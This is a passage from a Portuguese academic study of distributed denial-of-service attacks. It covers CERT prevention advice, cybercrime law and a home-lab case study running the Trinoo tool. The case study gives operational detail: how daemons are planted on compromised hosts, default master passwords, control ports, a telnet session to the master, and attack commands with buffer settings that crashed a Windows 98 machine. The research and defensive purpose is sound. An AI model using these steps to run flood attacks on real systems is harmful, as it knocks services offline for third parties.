O futuro certamente trará ferramentas DDoS mais elaboradas, que simplesmente melhorarão as funcionalidades dadas pela melhor criptografia e mais formas de ataque. Também pode ser esperado que ferramentas futuras sejam mais amigáveis para o usuário, permitindo uma aplicação até mesmo para um usuário novato. Eventualmente, nós veremos até uma integração da fase de distribuição de programas *handler* e *daemon* dentro da interface de usuário. Do mesmo modo, um desenvolvimento certamente aumentará o número de ataques.

"Até mesmo assustador poderia ser um cenário onde as ferramentas não param nos ataques DDoS, mas automatiza o processo de invasão de *hosts*, com *daemons* que novamente espalham-se para outros *hosts*. Desta maneira, invadir automaticamente centenas ou milhares de computadores poderia ser possível" [05].

2.6. Tipos de Prevenção e Defesa

Ataques de Negação de Serviço podem resultar numa significativa perda de tempo e dinheiro, para muitas organizações. O CERT encoraja fortemente que os *websites* considerem a extensão em que sua organização pode suportar uma parada de serviço e tomar as providências proporcionadas pelo risco.

É importante que se considere as seguintes opções com relação às suas necessidades [20]:

- ➔ Implementar filtros em roteadores, como descrito no Apêndice A da **CA-96.21.tcp_syn_flooding**, que é dos avisos que o CERT freqüentemente publica, chamados CERT Advisor. Isso diminuirá sua exposição a certos ataques de negação de serviço. Além disso, ajudará na prevenção de usuários de sua rede contra disparos de certos ataques de negação de serviços.
- ➔ Se estiverem disponíveis para seu sistema, instalar *patches* de segurança contra TCP SYN *flooding*, como descrito no **CA-96.21.tcp_syn_flooding**. Isto reduzirá substancialmente sua exposição perante estes ataques, mas não pode eliminar o risco inteiramente.
- ➔ Descontinuar qualquer serviços de rede desnecessário ou não utilizado. Isto pode limitar a habilidade de um intruso de tomar vantagem de seus serviços para executar um ataque de negação de serviço.
- ➔ Disponibilizar sistemas de quota em seu sistema operacional, se estiver disponível. Por exemplo, se seu sistema operacional suporta quotas de disco, disponibilize então para todas as contas, especialmente de usuários que operam serviços de rede. Além disso, se seu sistema operacional suporta partições ou volumes (por exemplo, sistemas de arquivos montados separadamente com atributos independentes), considere particionando seu sistema de arquivos, de forma a separar as funções críticas de outras atividades.

- ➔ Observar a performance de seu sistema e estabelecer pontos de referência para atividades ordinárias. Usar o ponto de referência para medir níveis pouco comuns de atividade de disco, uso de CPU ou tráfego de rede.
- ➔ Examinar rotineiramente sua segurança física com relação às suas necessidades correntes. Considerar servidores, roteadores, terminais desacompanhados, pontos de acesso de rede, cabeamento particular, sistemas ambientais como ar e força, e outros componentes de seu sistema.
- ➔ Usar *tripwire* ou ferramenta semelhante para detectar mudanças na informação de configuração ou outros arquivos.
- ➔ Invistir e manter máquinas reservas que podem ser colocadas em serviço rapidamente num evento de pane.
- ➔ Invistir em configurações de rede de tolerância de erros e redundância.
- ➔ Estabelecer e manter esquemas e políticas de *backups* regulares, particularmente para informações de configuração importantes.
- ➔ Estabelecer e manter políticas de senhas apropriadas, especialmente para acesso a contas com altos privilégios de acesso, como *root* no UNIX ou *Administrator* no Windows NT.
- ➔ Muitas organizações podem sofrer perdas financeiras, como um resultado de ataque de negação de serviço e podem desejar perseguir criminalmente ou acusar civilmente o intruso. Para aconselhamento legal, recomenda-se consultar seu conselho jurídico e aplicações legais.
- ➔ *Website* norte-americanos interessados numa investigação de ataque de negação de serviços podem contatar o escritório local do FBI. Já os *websites* fora dos EUA podem querer discutir a atividade com as agências legais locais, para determinar os passos apropriados que devem ser tomados em relação a evolução de uma investigação.
- ➔ Se estiver interessado em determinar a fonte de certos tipos de ataque de negação de serviço, pode ser necessária a cooperação de seu provedor de serviços de rede e da administração da rede envolvida. Rastrear o intruso, pode não ser sempre possível. Se você está interessado em fazer isso, contate seu provedor de serviços diretamente.

➔ Relatar suas experiências pode contribuir para o entendimento da natureza e escopo de incidentes de segurança.

2.7. A Lei e os Crimes Digitais

Como as atividades digitais são recentes, não existe ainda um número significativo de leis que possam ser utilizadas para combater crimes virtuais ou mesmo leis específicas.

Com a evolução da Internet, o crescimento de aplicações comerciais e integração de empresas e do governo com a Rede, é provável que os crimes digitais aumentem e sejam cada vez mais assustadores. Desde ataques de negação de serviços até ataques terroristas são executados pela Internet e numa possível guerra digital, *hackers* poderiam estender uma guerra normal para uma guerra virtual, com prejuízos próximos ou até maiores para uma nação atacada.

Segundo Olavo José Anchieschi Gomes, especialista em criminalidade cibernética e autor do livro Segurança Total [36], os países tratam os ataques de *hackers* ou crimes cibernéticos de maneira diferente. O Reino Unido tem uma lei confusa, porém são radicais contra este tipo de atitude. A China é mais radical ainda, condenando responsáveis por atos de criminalidade digital, à morte. A Finlândia preocupa-se principalmente com vírus de computador e condena criminalmente alguém que traga um disquete com um arquivo infectado com algum vírus e contamine uma rede, causando destruição de dados. Já Israel, tem um conduta diferente do resto do mundo no que se refere às atividades *hacking* e *craking*; o governo, ao invés de punir, contrata e aproveita a inteligência desses "personagens", para trabalhar em agências de informações e segurança nacional. Nos Estados Unidos, cada estado tem sua própria legislação, alguns aplicam multas, enquanto outros condenam os infratores à prisão.

O Brasil possui poucas inciativas legais em relação aos crimes digitais. "A lei número 9.800/99 preceitua sobre a possibilidade do envio de petições para o Poder Judiciário, através de mensagens eletrônicas [37]. O projeto de lei (nº 1589/99), foi criado para tratar

assuntos de "*spam*", ou seja, mensagens indesejadas ou não solicitadas, via "e-mail" e determina que aqueles que optarem por este tipo de mensagem, devem informar sobre o que aborda a mensagem" [37].

Em caso de ataque cibernético, a vítima pode utilizar algumas leis em sua defesa, como por exemplo:

- ➔ o artigo 159 do Código Civil que fixa a obrigatoriedade de reparação de dano para qualquer ação lesiva;
- ➔ a Lei 9.296, de 24 de julho de 1996, que estabelece o crime de interceptação de comunicações de informática ou telemática (aqui basta a interceptação, não precisa ocorrer dano);
- ➔ a Lei 9.983, de 14 de julho de 2000, que estabelece crimes de inserção de dados falsos e modificação não autorizada em sistema de informações (quando a conduta é realizada por funcionário público);
- ➔ o artigo 163 do Código Penal ("Destruir, inutilizar ou deteriorar coisa alheia"). Se admitir-se coisa em sentido amplo (bens imateriais, informações e dados em meios magnéticos), como não há referência ao meio utilizado para produzir o resultado lesivo, o tipo penal seria aplicável aos ataques cibernéticos danosos.

"A tendência é que todos os países criem leis específicas para o meio eletrônico. Vários países, bem como a Argentina, já possuem regras jurídicas próprias para os serviços "*on- line*". Além de iniciativas como a elaboração do *Uniform Computer Information Transactions Act*" (lei uniforme para transações de informações no computador), que reune vários setores da sociedade norte-americana, dentre eles, a *American Bar Association* (espécie de Ordem dos Advogados) e 43 Estados norte-americanos que, juntos, procuram a regulamentação dos atuais meios de exploração comercial da Internet, como também analisar as potencialidades do comércio eletrônico" [37]. Além disso, Bruno [38] menciona em seu artigo de outubro de 2001 que a ***"United Nations Commission on International Trade Law"*** *(UNICTRAL)*, tem sido a responsável pelos estudos e elaboração de um modelo de lei relacionado ao " *e-commerce* ", de caráter universal, de sorte a adaptar as

legislações internas de várias nações, para que sejam respeitados os fundamentos essenciais quanto a forma e documentação dos atos jurídicos praticados, tornando-os válidos e eficazes em todos os cantos do mundo, trazendo à lume o exato sentido da globalização.

3. Estudo de Caso

O estudo de caso deste trabalho foi realizado em dois ambientes residentes, ambos foram vítima e atacante. O objetivo deste estudo de caso é testar as ferramentas trinoo e TFN2K nos sistemas operacionais Windows 98, Windows 2000 server e Linux Red Hat 7.2; e ainda apresentar medidas para minimizar os efeitos causados por ataques de negação de serviço.

3.1. Ambiente de Desenvolvimento

O ambiente principal foi o local em que ficou a maioria dos sistemas, e o secundário, apresentava apenas um micro computador com dois sistemas operacionais.

3.1.1. Ambiente Principal

Este ambiente é composto por quatro máquinas, sendo um *firewall*, uma estação com 2 sistemas operacionais, um servidor de banco de dados e uma estação Windows, além de um HUB de 10/100mbps, conforme apresentado na figura 02.



Figura 02: descrição do ambiente 1.

a) Máquina 1 – *Firewall*

Esta máquina chama-se "Shimomura", é o *firewall* e recebe o link de conexão com a Internet, contendo a descrição de hardware e software abaixo:

- Processador Pentium 166MHZ
- Memória RAM de 64MB
- Disco Rígido (HD) IDE de 400MB
- CD ROM
- ZIP Drive
- Drive 3 ½
- Cable Modem
- Placa de Rede conectada ao Cable Modem
- Placa de Rede conectada ao Hub
- Modem Externo 56kbps
- Link de 256 kbps
- Sistema operacional Linux Red Hat 6.2
- *Firewall* IPChains
- Mascaramento IP
- Nat RAID
- Nat Estático

O *firewall* não possui nenhum serviço, apenas recebe o link e permite conexões entre o ambiente interno com a Internet.

b) Máquina 2 – Estação com 2 sistemas operacionais

A estação chama-se "Bla", possui Linux Red Hat 7.2 e Windows 98 instalados, e é utilizada para testes. Descrição de hardware e software:

- Processador Pentium 133MHZ
- Memória RAM de 128MB

- Disco Rígido (HD) IDE de 4.1GB
- CD ROM
- Drive 3 ½
- Sistemas operacionais – Linux Red Hat 7.2, Windows 98

Em várias situações esta estação foi utilizada para testes, realizando disparos de ataques ou sendo alvo de ataques.

c) Máquina 3 – Servidor de banco de dados

O servidor de banco de dados, chamado "P75", é utilizado para testes, como todos os demais componentes do ambiente. As instalações dos softwares de banco de dados ocorrem primeiro nesta estação e depois de tudo testado, o conhecimento adquirido, realizam-se testes no ambiente definitivo. As seguintes configurações de hardware e software estavam presentes:

- Processador Pentium MMX 233MHZ
- Memória RAM de 128MB
- Disco Rígido (HD) IDE de 4.1GB
- Não possui drives como CD ROM ou 3 ½
- Sistema operacional Linux Red Hat 6.2
- Banco de Dados Oracle 6.16i

d) Máquina 4 – Estação Windows

Esta máquina, chamada "Mauro" e é a estação de trabalho. Hardware e software instalados:

- Processador Pentium II de 400MHZ
- Memória RAM de 256MB
- 2 Discos Rígidos (HD) IDE de 4GB cada
- 2 Discos Rígidos (HD) SCSI de 4GB cada
- CD ROM

- Fita DAT
- Scanner
- Impressora
- Sistema operacional Windows 2000 Server

e) Agenda eletrônica – Estação Linux

Esta agenda eletrônica está conectada ao *firewall* e serve como terminal para comunicação com o *firewall*, principalmente utilizada para recuperar o link Internet após um ataque teste, que geralmente derrubava o link.

- Agenda HP 95LX
- 1MB de memória RAM
- Comunicação via porta serial com o *firewall*
- Placa multiserial CICROM

3.1.2. Ambiente Secundário

Este ambiente, que ficou localizado fisicamente em outra residência, é composto por uma única máquina, conforme descrição abaixo e figura 03:

Linux e Win2K Server

Figura 03: descrição do ambiente 2.

Esta Máquina utilizou apenas o sistema operacional Linux para efetuar os ataques, com a descrição hardware e software citada abaixo:

- Processador Pentium III 650MHZ
- Memória RAM de 384MB
- 2 Discos Rígidos (HD) IDE de 40GB

- CD ROM
- Gravador de CD
- Impressora
- Cable Modem
- Link de 128kbps
- Sistema Operacional Windows 2000 Server (HD 40GB)
- Sistema Operacional Linux Red Hat 7.2 (HD 40GB)

Alguns testes foram disparados do ambiente 1, contra o Windows 2000 server e contra o Red Hat.

3.2. Implementações e testes

Foram testadas as ferramentas ***Trinoo*** e **TFN2K**, seu desempenho em rede local e pela Internet, em alguns sistemas operacionais.

3.2.1. Testes com *Trinoo*

O arquivo ***Trinoo.tgz*** está disponível em vários *websites*, mas para a realização destes testes, este pacote foi adquirido no *website* **PacketStorm** [39], configurado em Linux RedHat 6.2 e 7.2 e a única documentação disponível encontrada, foi a análise realizada por Dave Dittrich [13].

O ***Trinoo*** é uma ferramenta de ataque que usa portas **UDP e TCP** e pode criar uma rede de ataque de centenas ou até milhares de máquinas comprometidas. Para instalar um cliente numa máquina, primeiro precisa-se fazer uma varredura de suas portas, invadi-la e instalar o ***Trinoo master*** ou ***daemon***. O atacante deve manter uma lista de máquinas vulneráveis e para instalar o *daemon*, basta salvar o arquivo pré-compilado na máquina invadida, dar-lhe permissão de execução ae testar sua comunicação pela porta **1524 TCP**. É possível instalar apenas um ***daemon*** em cada máquina invadida e um único ***master*** pode

controlar vários ***daemons***, em máquinas localizadas em diferentes redes, ou simplesmente conectadas à Internet.

Um fator que exige esforço do atacante, é que toda vez que o sistema é reiniciado, os *masters* e *daemons* param de rodar. Para resolver essa situação é preciso conectar a máquina vulnerável toda vez antes de um ataque, caso o *master* ou *daemon* não responda, ou então alterar as configurações do sistema para que ao iniciar, inicialize a execução do programa. Porém, com isso, dá-se margem para que o administrador descubra que existe algo estranho em seu sistema, mesmo que o nome do executável seja trocado para algo não suspeito. Opcionalmente o atacante pode instalar um "**root kit**" na estação para fazer este trabalho. Esta tarefa é mais importante para o *master*, que é um elemento chave na rede ***Trinoo***. Geralmente os *masters* são instalados em provedores de acesso à Internet, servidores de nomes primários ou servidores que gerenciam grande volume de tráfego, não destacando assim, uma atividade de ataque pelo *master* instalado. Pode-se classificar um atacante pela sua técnica para montar uma rede DDoS, quão maior é sua rede, melhor é o atacante.

3.2.1.1. Instalação e Configuração

Para instalar o pacote ***Trinoo*.tgz** basta adquiri-lo e salvá-lo no diretório escolhido. Após descompactá-lo, ele **criará o diretório *Trinoo*** e os **subdiretórios *master*** e ***daemon*.** É preciso prestar atenção nas bibliotecas (***libraries***) solicitadas no código fonte, que nem sempre estão instaladas nos sistemas Linux e a instalação e configuração devem ser feitas pelo usuário "**root**", assim como a execução dos binários.

Após instalado, para iniciar o serviço, basta entrar no diretório "*master*" e executar o arquivo "***master***"; uma senha será solicitada, a *default* é "**gOrave**". Já para iniciar o serviço do ***daemon***, deve-se entrar no diretório "***daemon***" e executar o arquivo "**ns**" (se compilado com esta opção de saída) ou compilar o arquivo "**ns.c**". Caso deseje implantar *daemons* em outras máquinas, basta copiar o executável "**ns**" ou compilar o arquivo **ns.c** nessas máquinas. Se desejar **alterar** o ***master*** de algum ***daemon***, é preciso alterar o código do

arquivo **ns.c** e compilá-lo novamente. No arquivo ns.c menciona-se quem serão os "*masters*" dele.

3.2.1.2 A Comunicação

A comunicação ocorre do **atacante para o *master***, e deste **para o *daemon*** (conhecido também como "**bcast**"), conforme figura 04. Um atacante controla um ou mais *masters*, que controlam um ou mais *daemons* cada.



Figura 04: Comunicação entre atacantes, masters e daemons - *Trinoo*.

As portas e protocolos utilizados para comunicação são:

Atacante para *Master*(s):	27665/tcp
Master para *daemon*(s):	27444/udp
Daemon para *Master*(s):	31335/udp

Ao executar o comando "ps –ef" em uma máquina Linux com um *master* e um *daemon rodando*, dois processos são apresentados, chamados "master" e "ns", respectivamente, ambos com seus nomes *default*.

Para que o atacante contate um *master* é preciso efetuar um **telnet** para a máquina que possui o ***master*** na porta **27665**, por exemplo:

atacante$ telnet 10.0.0.1 27665
Trying 10.0.0.1
Connected to 10.0.0.1
Escape character is '^]'.
betaalmostdone
***Trinoo* v1.07d2+f3+c..[rpm8d/cb4Sx/]**

Trinoo>

3.2.1.3 Os Comandos do *Trinoo*

Perceba que a senha usada foi "betaalmostdone", que é a senha *default* do *Trinoo*. Quando o *prompt Trinoo* aparecer, o atacante estará conectado com o *master*, podendo executar comandos para ele e o *master* para seus *daemons* comandados. Os principais comandos do *Trinoo* e executados nesses testes estão apresentados na tabela 02:

Comando	Descrição
mtimer	define o tempo de duração do ataque em segundos. Exemplo de utilização: "mtimer 120"
msize	define o tamanho do *buffer* de pacotes para o ataque. Exemplo: "msize 18432"
mping	comunicação com os *daemons*, enviando um *ping* e se o *daemon* estiver ativo, responderá com um *pong*
bcast	lista todos os **bcasts** ativos (*daemons*)
dos	é o comando de ataque, usado para atacar uma vítima. Exemplo: "dos 10.1.1.1"
mdos	idem **dos**, porém usado para atacar várias vítimas de uma só vez. Exemplo:

	"mdos 10.1.1.1:10.1.1.2:10.1.1.3"
nslookup	tem a mesma função que este comando no Linux, verifica se um determinado *host* está *on line*. Exemplo: "nslookup 10.1.1.1"
killdead	reinicia todos os *daemons*. Usa-se quando tem-se um número de *daemon* e um outro é iniciado, então digita-se este comando para que o novo faça parte do time
mstop	este commando interrompe um ataque já iniciado. Porém tudo o que estiver no *buffer* continuará sendo disparado
die	*shutdown* no *master*. (não foi usado nos testes)
mdie pass	desabilita todos os *hosts* **bcast** (não foi usado nos testes)
usebackup	troca para um arquivo *backup* **bcast**, criado pelo comando *killdead* (não foi usado nos testes)
help	Ajuda
Info	Imprime a versão e informações de compilação
quit	finaliza comunicação com o *master* e termina *telnet* para a porta 27665

Tabela 02: Comandos do Trinoo.

Mais informações podem ser encontradas na análise do *Trinoo*, escrita por Dave Dittrich [13].

3.2.1.4 Ataques e Resultados

Os testes foram realizados na rede local do **ambiente 1** e pela Internet, envolvendo os dois ambientes, apresentados no início deste capítulo, em máquinas **Windows 98, Windows 2000 server e Linux RedHat 7.2**.

A máquina Windows 98, recebendo ataque distribuído de duas máquinas da rede local em que se encontrava, ficou completamente instável e parou seu funcionamento, já o mesmo ataque não teve este sucesso atacando uma estação Windows 2000 *server*, nem contra um servidor Red Hat Linux 7.2.

a) Ataque em rede local contra Windows 98

O ataque foi disparado contra uma estação Windows 98, de um servidor *web* e de um servidor de banco de dados, ambas máquinas Linux e presentes na mesma rede. A máquina vítima estava trabalhando adequadamente, conforme figura 05.



Figura 05: Status do sistema vítima e os ataques preparados.

Poucos **segundos após o início dos ataques**, provindos de duas máquinas Linux da mesma rede, a estação **Windows 98** começou a ter a conexão lenta, um alto consumo de CPU e em menos de dez (10) segundos, **parou seu funcionamento**.

A figura 06 apresenta as condições do sistema durante o ataque, segundos antes de esgotar os recursos do sistema e forçar a parada de seu funcionamento.



Figura 06: Condições do sistema durante o ataque.

Os agentes foram configurados com um ***buffer* de 1.024.000 bytes**, com período de ataque de **120 segundos**, um *handler* com um agente local, em cada máquina.

b) Ataque pela Internet contra Windows 98

A mesma estação Windows 98, utilizada no primeiro teste apresentado, foi retirada da rede local e conectada à Internet, através de um provedor de acesso *dial-up*.

Duas estações de ataque encontravam-se no **ambiente** 1. com um *link* a cabo de **256 kbps com a Internet**, enquanto que a **terceira estação** estava localizada no **ambiente 2**, utilizando um ***link* de 128 kbps,** de outro provedor de acesso a cabo.

Pela Internet e com 3 atacantes dessa vez, **não se conseguiu travar a máquina Windows 98**, porém o **tráfego da rede atacante** (ambiente 1) com a Internet chegou ao **limite máximo**, utilizando praticamente toda a banda, na figura 07, apresenta-se um consumo de 245,40 kbps da rede com a Internet.

Na maioria das vezes que ataques foram disparados, o *link* dos atacantes caiu ou ficou inutilizável durante o período de envio de pacotes. O volume de tráfego foi tão alto que comprometeu as máquinas atacantes, provavelmente porque foi usado o mesmo tamanho de ***buffer*** do primeiro exemplo, **1.024.000 bytes**. Em ataques subsequentes, com tamanho de *buffer* menor, os links não chegaram a ser comprometidos.



Figura 07: Alto consumo de banda dos atacantes – tela inferior esquerda.

c) Ataque em rede local contra Windows 2000

O mesmo **ataque** realizado **contra** a estação Windows 98, foi disparado contra uma estação **Windows 2000 server**, sem nenhuma configuração de proteção e **não obteve sucesso**.

O consumo de CPU e tráfego (com a Internet) não chegou a ser significativo, mas é claro que o tráfego da rede ou com qualquer um dos atacantes ficou lento.

d) Ataque pela Internet contra Windows 2000

O ataque foi disparado contra o Windows 2000 *server*, sem *patches* de segurança instalados. O ataque ***Trinoo*** apontava apenas pacotes IPs sendo enviados.

e) Ataque local contra Linux Red Hat 7.2

